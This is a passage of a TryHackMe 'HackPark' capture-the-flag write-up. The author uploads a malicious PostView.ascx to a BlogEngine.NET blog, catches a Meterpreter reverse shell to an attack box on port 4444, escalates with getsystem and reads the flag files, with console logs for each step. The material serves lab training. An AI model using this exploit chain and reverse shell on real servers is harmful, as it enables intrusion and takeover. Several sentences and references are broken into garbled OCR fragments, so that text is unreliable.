


Figure 9

I need to upload the `PostView.ascx` file onto the server. This is accomplished by clicking on the button with the folder icon (Fig. 9a) which brings up the following dialog (Fig. 10):




Figure 10

I clicked on the “Upload” button (Fig. 10a) and another dialog came up where I have to select the `PostView.ascx` file to upload, which I did and got the following as a result informing me that I was successful (Fig. 11a/b):




Figure 11




Figure 12

After that, a Meterpreter session from the target machine came my way:

```
msf6 exploit(windows/misc/hta_server) > [*] hackpark.thm    hta_server
- Delivering Payload
[*] Sending stage (175174 bytes) to hackpark.thm
[*] Meterpreter session 1 opened (<attackbox ip>:4444 ->
hackpark.thm:49423 ) at [redacted] -0400

msf6 exploit(windows/misc/hta_server) >
```

Post-exploitation

After exploiting the target machine and getting that Meterpreter reverse shell, I began to interact with it and automatically get SYSTEM privileges with `getsystem`:

```
...got sy                                                    spooler
variant)).
meterpreter >
```

Note that I was supposed to exploit a service to get SYSTEM privileges, but that is what the roo


```
Path  Size (bytes)  Modified (UTC)
----  ------------  --------------
c:\Documents and Settings\jeff\Desktop\user.txt  32           [redacted]
-0400
c:\Users\jeff\Desktop\user.txt                   32           [redacted]
-0400

meterpreter > cat C:\\Users\\jeff\\Desktop\\user.txt
[redacted]meterpreter > search -f root.txt
Found 2 results...
==================

Path  Size (bytes)  Modified (UTC)
----  ------------  --------------
c:\Documents and Settings\Administrator\Desktop\root.txt  32
[redacted] -0400
c:\Users\Administrator\Desktop\root.txt                   32
[redacted] -0400

meterpreter > cat C:\\Users\\Administrator\\Desktop\\root.txt
[redacted]meterpreter >
```

Allora.

Summary




end with a w e vulnerable service to be exploited.

Takeaways

Not much to "take away" from this writeup, other than the vulnerability discovered by Bishop (2019) and more reason to believe that breaking the rules is a good thing ;-)

Plug

Mira Lazine (Twitter, Medium) and other disadvantaged persons need your help. If you can, donate to themselves on the following links:

- Mira on Cash.App: https://cash.app/$MiraLazine
- Izzy on Cash.App: https://cash.app/$izzykilla
- Dee W. on Cash.App: https://cash.app/$pitfirego
- Dee W. on Venmo: https://account.venmo.com/u/Spitfirego
- Jean Gou on Cash.App: https://cash.app/$octgayvian

They are all in need of financial assistance, so if you can spare a few dollars for them (or spread the word), that would be much appreciated 😍

References

Aleksey (2022). *TryHackMe writeup: Atlas*. InfoSec Write-ups. Retrieved on May 18, 2022 from https://infosecwriteups.com/tryhackme-writeup-atlas-c3dff235d109

Aleksey (n.d.). *A gist of my Medium code snippets*. GitHub Gists. Retrieved on May 13, 2022 fror https://gist.github.com/Alekseyyy/a621a72c2cf9b6487cf8313ccc2908eb#file-ctf-2022-tryhackme-hackpark-bexploit-cs

"Ava Max" (2018). *Sweet but Psycho [Official Music Video]*. YouTube. Retrieved on May 24, 202 from: https://youtu.be/WXBHCQYxwr0

BlogEngine.N May 7, 2022 fro
https://blogengine.io/

Chandel, R. (2019). *Get Reverse-shell via Windows one-liner*. Hacking Articles. Retrieved on Apr 24, 2022 from: https://www.hackingarticles.in/get-reverse-shell-via-windows-one-liner/

Cobb, D. (2019). *BlogEngine.NET <= 3.3.6 Directory Traversal RCE*. Exploit Database. Retrieve on Apr. 25, 2022 from: https://www.exploit-db.com/exploits/46353

Metasploit Unleashed (n.d.). *About the Metasploit Meterpreter*. Offensive Security. Retrieved on May 9, 2022 from: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

Microsoft Docs (2013). *HTA:APPLICATION Element | HTA:APPLICATION Object*. Retrieved on May 13, 2022 from: https://docs.microsoft.com/en-us/previous-versions/ms536495(v=vs.85

PortSwigger (n.d.-a). *Burp Suite Community Edition*. Retrieved from May 8, 2022 from: https://portswigger.net/burp/communitydownload

PortSwigger (n.d.-b). *Attack Types [Burp Suite Intruder]*. Retrieved on May 8, 2022 from: https://portswigger.net/burp/documentation/desktop/tools/intruder/attack-types

“tryhackme” (2019). *HackPark*. TryHackMe. Retrieved from May 7, 2022 from: https://tryhackme.com/room/hackpark